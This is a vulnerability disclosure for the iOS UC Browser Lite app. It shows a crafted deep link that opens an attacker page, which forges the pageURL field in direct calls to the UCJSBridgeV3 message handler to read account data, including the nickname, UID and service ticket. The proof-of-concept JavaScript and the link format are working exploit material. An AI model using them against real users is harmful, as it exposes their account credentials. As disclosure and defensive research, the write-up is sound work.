An information leak vulnerability in the iOS version of UC Browser Lite

Brief Description


The iOS version of the UC Browser Lite supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **a flaw in the domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the UC Browser Lite app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities such as **retrieving victim's account information** (e.g., nickname, user avator, UID).

Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: ***ucliteioslink://www.uc.cn/f11f7cb5d16fa0969d670c1eccc6053d?action=open_url&url=https://attack.com/attack.html***. Here, "***attack.com***" represents a domain under the attacker's control. In our experiment, we use "***https://zhouziyi1.github.io/iOSJS/ucbrowserlite/atkUCBrowserLite.html***" as the malicious webpage.

When the victim clicks on this URL (*ucliteioslink://www.uc.cn/f11f7cb5d16fa0969d670c1eccc6053d?action=open_url&url=https://zhouziyi1.github.io/iOSJS/ucbrowserlite/atkUCBrowserLite.html*), it directs the victim to the UC Browser Lite app and opens the webpage ***https://zhouziyi1.github.io/iOSJS/ucbrowserlite/atkUCBrowserLite.html*** within the app.


No SIM 10:33 PM 85%

AA zhouziyi1.github.io


Phishing Link


open UC Browser Lite

ucliteioslink://www.uc.cn/f11f7cb5d16fa0969d670c1eccc6053d?action=open_url&url=https://zhouziyi1.github.io/iOSJS/ucbrowserlite/atkUCBrowserLite.html

Open in "UC浏览器极速版"?

Cancel Open




Safari 10:33 PM 85%

搜索或输入网址

Malicious Page

!!! This is just a demo page, NO Sensitive Data will be stored!!!

An attacker can:

Get Your UC Account Info:

Your UC Account Nickname: Jere[redacted]


Your UC Avatar:

Your UC Account UID: 100034[redacted]


Your UC Account Ticket: st969620eb2kerzor4lt0gct[redacted]

Your UC Account Mobile_wg: AATXawPvq0rYbKP[redacted]

Then, the attacker's webpage can invoke privileged interfaces provided by UC Browser Lite. More specifically, the UC Browser Lite provides ***window.ucapi*** in *ucbrowser_script.js* for web pages to invoke.



```
b.ucapi.invoke = function(c, a) {
    if ("" !== c && "string" === typeof c) {
        var e = c + "_" + Math.round(1E5 * Math.random()) + "_" + (new Date).getTime(),
        d = {},
        g = !1,
        f = {};
        if (a) {
            a && a.success && "function" === typeof a.success && (d.onSucc = a.success, g = !0);
            a && a.fail && "function" === typeof a.fail && (d.onError = a.fail, g = !0);
            var h = JSON.stringify(a);
            h && (f = JSON.parse(h))
        }
        f = {
            windowId: b.ucapi.windowId,
            invokeId: e,
            methodName: c,
            methodParams: f ? f: {},
            pageURL: location.href
        };
        g && (b.ucapi.callbacks[e] = d); (d = b.ucapi.messageHandlers.UCJSBridgeV3.postMessage(f)) &&
        d.then(function(a) {
            b.ucapi.onInvokeSucc(e, a)
        },
```

When a web page wants to invoke an interface, taking *"account.getUserInfo"* as an example, the web page can use *window.ucapi.invoke* to pass the method name (that is *"account.getUserInfo"*) and corresponding parameters to UC Browser Lite's *ucbrowser_script.js*, like this:



```
var r = +new Date;
window.ucapi.invoke("account.getUserInfo", {
    vCode: r,
    success: function(e) {
        console.log(e)
    },
    fail: function(e) {
        console.log(e)
    }
})
```


window.ucapi **will put the method name and method parameters into the field *methodName* and *methodParams*, add values to field like *windowId*, *invokeId* and *pageURL*, and then pass these things to Objective-C (OC) code, through *window.webkit.messageHandlers.HandlerNameXXXXXX.postMessage*, which is the unified interface in iOS WKWebView component.** Here, the UC Browser Lite has registered *UCJSBridgeV3* as the messagehandler, so it uses *window.webkit.messageHandlers.UCJSBridgeV3.postMessage*.



```
window.ucapi.invoke = function(c, a) {
    if ("" !== c && "string" === typeof c) {
        var e = c + "_" + Math.round(1E5 * Math.random()) + "_" + (new Date).getTime(),
        d = {},
        g = !1,
        f = {};
        if (a) {
            a && a.success && "function" === typeof a.success && (d.onSucc = a.success, g = !0);
            a && a.fail && "function" === typeof a.fail && (d.onError = a.fail, g = !0);
            var h = JSON.stringify(a);
            h && (f = JSON.parse(h))
        }
        f = {
            windowId: window.ucapi.windowId,
            invokeId: e,
            methodName: c,
            methodParams: f ? f: {},
            pageURL: location.href
        };
        g && (window.ucapi.callbacks[e] = d); (d = window.ucapi.messageHandlers.UCJSBridgeV3.postMessage(f)) &&
        d.then(function(a) {
            window.ucapi.onInvokeSucc(e, a)
        },
```


Furthermore, *window.ucapi* also stores the callback functions passed by the user in *window.ucapi.callbacks[]* to handle OC's response in the future.

When the OC layer receives the invocation request, OC code will **check the identity of the web page based on the value of the *pageURL* field**.




```
WVJSBridgeInvocation_obj_2 = objc_retain(a3_WVJSBridgeInvocation_obj);
v7 = objc_retain(a4);
v8 = sub_108368720(WVJSBridgeInvocation_obj_2);// "invokeId"
WVJSBridgeInvocation_invokeId = objc_retainAutoreleasedReturnValue(v8);
v10 = sub_1083C04E0(WVJSBridgeInvocation_obj_2);// "methodName"
WVJSBridgeInvocation_methodName = objc_retainAutoreleasedReturnValue(v10);
v12 = sub_1083C0500(WVJSBridgeInvocation_obj_2);// "methodParams"
WVJSBridgeInvocation_methodParams = objc_retainAutoreleasedReturnValue(v12);
v14 = -[UCShareBridgeDataProvider urlForActiveKey:]_0(WVJSBridgeInvocation_obj_2);// "pageURL"
WVJSBridgeInvocation_pageURL = objc_retainAutoreleasedReturnValue(v14);
v17 = sub_108270800(
        self,
        v16,
        WVJSBridgeInvocation_invokeId,
        WVJSBridgeInvocation_methodName,
        WVJSBridgeInvocation_methodParams,
        WVJSBridgeInvocation_pageURL);      // "checkInvokeWithInvokeId:methodName:params:pageURL:"
objc_release(WVJSBridgeInvocation_pageURL);
objc_release(WVJSBridgeInvocation_methodParams);
objc_release(WVJSBridgeInvocation_methodName);
objc_release(WVJSBridgeInvocation_invokeId);
```

If the caller's pageURL domain name is *zhouziyi1.github.io*, the OC layer will consider the call to be from a non-privileged web page. Therefore, it will not respond normally but return an errorCode and a description string "*JSBMethodInvokeAccessDeny*".



```
{description: "JSBMethodInvokeAccessDeny" , errorCode: 1}
```

If the domain name is privileged, for example, the official domain name *www.uc.cn*, then the OC code will return the correct response value.
This identity verification mechanism seems to be reliable. However, **the attacker can choose to ignore *window.ucapi.invoke* and directly use *window.webkit.messageHandlers.UCJSBridgeV3.postMessage*, and set the value of the *pageURL* field to be *"https://www.uc.cn/"***. If so, the OC code will be deceived and mistakenly treat the caller webpage as *"https://www.uc.cn/"*, thus allowing the invocation.



```
var r = +new Date;
window.webkit.messageHandlers.UCJSBridgeV3.postMessage({
    invokeId: "callback",
    methodName: "account.getUserInfo",
    methodParams: {vCode: r},
    pageURL: "https://www.uc.cn/",
    windowId: window.ucapi.windowId
}).then(function(a) {
    var json = a;

    var AccountNickname = json.nickname;
    document.getElementById("AccountNickname").innerText = "Your UC Account Nickname: " + AccountNickname;

    var Avatar = json.avatar_url;
    document.getElementById("AccountAvatar").src = Avatar;

    var AccountUid = json.uId;
    document.getElementById("AccountUid").innerText = "Your UC Account UID: " + AccountUid;

    var AccountTicket = json.service_ticket;
    document.getElementById("AccountTicket").innerText = "Your UC Account Ticket: " + AccountTicket;
```

Impact of the Vulnerability

Scope: UC Browser Lite iOS version <= 15.2.7.3035 (the latest version as of September 26, 2024).
Consequences: Information disclosure.

Possible Countermeasures

The OC layer should obtain the webpage URL through system interface of WKWebview rather than from the parameters sent by the webpage.